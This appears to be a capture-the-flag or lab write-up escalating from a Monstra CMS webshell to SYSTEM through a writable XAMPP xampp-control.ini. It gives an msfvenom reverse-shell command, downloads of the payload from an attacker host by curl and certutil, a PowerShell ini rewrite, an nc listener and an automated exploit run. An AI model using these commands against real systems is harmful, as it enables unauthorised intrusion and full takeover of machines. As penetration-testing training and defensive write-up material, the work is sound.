
winPEAS confirms the same finding, blunt:
C:\xampp (Authenticated Users [WriteData/CreateFiles])That is a bad ACL on C:\xampp\: authenticated users can create files inside. That hole is the entry to the service.
The exact XAMPP version does not need guessing either: the directory itself keeps a properties.ini with it.
cd C:\xampp
type properties.ini
[General]
installdir=C:\xampp
base_stack_name=XAMPP
base_stack_version=7.3.10-1
base_stack_platform=windows-x64
[Apache]
apache_server_port=80
apache_server_ssl_port=443
apache_root_directory=/xampp/apache
apache_htdocs_directory=C:\xampp\htdocs
[MySQL]
mysql_port=3306
mysql_root_directory=C:\xampp\mysql

XAMPP 7.4.3 CVE - xampp-control.ini
searchsploit 'xampp 7.' points to 50337.ps1: the XAMPP Control Panel service runs as SYSTEM and reads C:\xampp\xampp-control.ini. Line 3 of the file points to the binary to launch. With write access, replace that path with our own reverse shell and when the service starts (or restarts), the .exe runs as SYSTEM.
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.201 LPORT=9999 -f exe -o rev.exe
python3 -m http.server 80
We start the nc that will receive the connection:

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
rlwrap nc -nlvp 9999
listening on [any] 9999 ...mkdir C:\Windows\Temp\privesc
cd C:\Windows\Temp\privesc
curl http://192.168.45.201/rev.exe -O
dir
  % Total    % Received % Xferd  Average Speed
100  7168  100  7168      0      0    108k

 Directory of C:\Windows\Temp\privesc

03/08/2026  03:38 PM    <DIR>          .
03/08/2026  03:38 PM    <DIR>          ..
03/08/2026  03:38 PM             7,168 shell.exe
Edit C:\xampp\xampp-control.ini replacing the third line's path with our rev.exe:
powershell
$file = "C:\xampp\xampp-control.ini"
$find = ((Get-Content $file)[2] -Split "=")[1]
$replace = "C:\Windows\Temp\privesc\rev.exe"
(Get-Content $file) -replace $find, $replace | Set-Content $file
type C:\xampp\xampp-control.ini
[Common]
Edition=
Editor=C:\Windows\Temp\privesc\rev.exe
Browser=
Debug=0
Debuglevel=0
TomcatVisible=1
Language=en
Minimized=1
When the panel service starts (or a trigger forces it), the binary XAMPP launches is rev.exe, executed as SYSTEM.

Proof.txt
C:\Users\Administrator\Desktop>type proof.txt && whoami
0cbf35fe3e6963eaea45f2f853af2654
mike-pc\administrator
Automating the whole chain
The entire sequence (panel brute force, template upload with the webshell, first shell trigger, .exe download, xampp-control.ini rewrite and waiting for the second shell) fits in a script. It is worth doing because it shows which steps are actually essential and which were noise:
python3 monster_autopwn.py <victim-ip> <attacker-ip> <port>
[*] Bruteforcing password
[+] Password found -> wazowski
[*] Uploading reverse shell
[*] Waiting for shell on port 4444 ...
[*] Triggering payload
[+] Shell received from ('192.168.134.180', 50056)
[*] Running privilege escalation
[*] Running -> mkdir C:\Windows\Temp\privesc
[*] Running -> certutil.exe -f -urlcache -split http://192.168.45.155/shell.exe C:\Windows\Temp\privesc\shell.exe
Access is denied.
[*] Running -> powershell -c "$file='C:\xampp\xampp-control.ini';..."
[*] Waiting for shell on port 1234 ...
[+] Shell received from ('192.168.134.180', 50064)
root-shell> whoami && type C:\Users\Administrator\Desktop\proof.txt && hostname
mike-pc\administrator
5a15cc17c9099b36737c396e3b0805fe
Mike-PC
Note the certutil's Access is denied.: the script carries on anyway because the .exe was already uploaded during the manual pass. That is the kind of detail automation hides and is worth reading.
Attack chain
Monstra 3.0.4 (XAMPP + Apache 2.4.41)
  └─ cewl the blog -> wfuzz -> admin/wazowski
     └─ Theme template editor (issue #470) -> PHP shell in 'blog' template
        └─ visit /blog/blog -> RCE as Apache user
           └─ winPEAS -> C:\xampp (Authenticated Users WriteData)
              └─ xampp-control.ini writable
                 └─ replace binary path with rev.exe
                    └─ service launches rev.exe as SYSTEM
Lessons learned
cewlremains the most rewarding "bespoke wordlist" against a CMS. Admins tend to pick passwords from the site itself (characters, brand, theme).- A panel that edits PHP files and then evaluates them is RCE by design. Limiting the admin role to very specific operators, and NOT executing edited content without review, is a minimum.
- XAMPP's default install permissions on Windows are famous for leaving
C:\xampp\writable to authenticated accounts;xampp-control.iniis the classic lever. - A service that reads its executable path from an editable
.iniis equivalent to an insecure-permissions service: the privileged token is handed to whatever binary replaces the original. - Apache banners with
Win64+PHP/7.xare almost always XAMPP; that detail drives the escalation line of inquiry.